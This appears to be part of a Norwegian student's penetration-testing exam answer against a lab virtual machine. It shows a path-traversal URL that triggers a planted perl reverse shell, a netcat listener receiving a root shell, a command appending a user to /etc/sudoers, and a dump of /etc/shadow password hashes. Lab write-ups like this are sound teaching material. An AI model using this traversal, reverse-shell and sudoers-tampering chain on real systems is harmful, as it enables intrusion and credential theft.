Siden nettsiden har en file-inclusion sårbarhet vil scriptet være tilgjengelig via en enkel url, og vi vil få root tilgang via NetCat som lytter hver gang vi navigerer eller oppdaterer denne URLen. Linken er følgende:

<http://192.168.44.152:10000/unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/home/vmware/shell.cgi>



URL aktiverer scriptet og sender en forespørsel tilbake til lytteren og vi har nå root rettigheter.

```
(kali㉿kali)-[~/exam2023]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.44.140] from (UNKNOWN) [192.168.44.152] 40820
23:05:39 up 18:06, 1 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
vmware    pts/0    192.168.44.140  22:49    14:11m 0.01s  0.01s -bash
Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686 GNU/Linux
uid=0(root) gid=0(root)
# whoami
root
```

Men vi ønsker å eskalere rettighetene til brukeren vår, vmware. For å gjøre dette ønsker vi å endre /etc/sudoers filen, slik at vi kan ligge inne med rettighetene for

sudo. Dette gjør vi enkelt ved å kjøre følgende kommando på root shellet våres.

«echo "vmware ALL=(ALL) ALL" >> /etc/sudoers»

(Merk at det er en tabulator mellom vmware of første 'ALL')

Vi gjør en cat av filen og vi ser nå at brukeren vår ligger inne.

```
# echo "vmware ALL=(ALL) ALL" >> /etc/sudoers
# cat /etc/sudoers
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
# Defaults
Defaults          !lecture, tty_tickets, !fqdn

# Uncomment to allow members of group sudo to not need a password
# %sudo ALL=NOPASSWD: ALL

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL

# Members of the admin group may gain root privileges
#%admin  ALL=(ALL) ALL
vmware  ALL=(ALL) ALL
#
```


For å teste om dette funket, går vi tilbake til ssh terminalen hvor vi er logget inn på vmware og tester enkelt med «sudo -l» (liten L).

```
vmware : vmware root adm dialout cdrom floppy sudo audio dip  
vmware@ubuntuvm:~$ sudo -l  
User vmware may run the following commands on this host:  
(ALL) ALL  
vmware@ubuntuvm:~$
```

Nå kan vi eskalere denne brukeren med «sudo su» og få root for å lese ut /etc/shadow

```
vmware : vmware root adm dialout cdrom floppy sudo audio dip video  
vmware@ubuntuvm:~$ sudo -l  
User vmware may run the following commands on this host:  
(ALL) ALL  
vmware@ubuntuvm:~$ sudo su  
root@ubuntuvm:/home/vmware# cat /etc/shadow  
root:$1$LKr09Q3N$EBgJhPZFHiKXtK0QRqeSm/:14041:0:99999:7:::  
daemon:*:14040:0:99999:7:::  
bin:*:14040:0:99999:7:::  
sys:*:14040:0:99999:7:::  
sync:*:14040:0:99999:7:::  
games:*:14040:0:99999:7:::  
man:*:14040:0:99999:7:::  
lp:*:14040:0:99999:7:::  
mail:*:14040:0:99999:7:::  
news:*:14040:0:99999:7:::  
uucp:*:14040:0:99999:7:::  
proxy:*:14040:0:99999:7:::  
www-data:*:14040:0:99999:7:::  
backup:*:14040:0:99999:7:::  
list:*:14040:0:99999:7:::  
irc:*:14040:0:99999:7:::  
gnats:*:14040:0:99999:7:::  
nobody:*:14040:0:99999:7:::  
dhcp:!:14040:0:99999:7:::  
syslog:!:14040:0:99999:7:::  
klog:!:14040:0:99999:7:::  
mysql:!:14040:0:99999:7:::  
sshd:!:14040:0:99999:7:::  
vmware:$1$7nwi9F/D$AkdCc02UfsCOM0IC8BYBb/:14042:0:99999:7:::  
obama:$1$hvDHcCfx$Pj78hUduionhij9q9JrtA0:14041:0:99999:7:::  
osama:$1$Kqiv9qBp$eJg2uGCr0HoXGq0h5ehwe.:14041:0:99999:7:::  
yomama:$1$tI4FJ.kP$wgDmweY9SAzJZYqW76oDA.:14041:0:99999:7:::  
root@ubuntuvm:/home/vmware#
```

*Husk å slett endringene i ssh_config filen.

Oppgaven ble utført med hjelp av syntakser og veiledning fra:

pentestmonkey (u.å.) *perl-reverse-shell*. Hentet 20. Desember 2023 fra
<https://pentestmonkey.net/tools/web-shells/perl-reverse-shell>

SLUTT PÅ BESVARELSE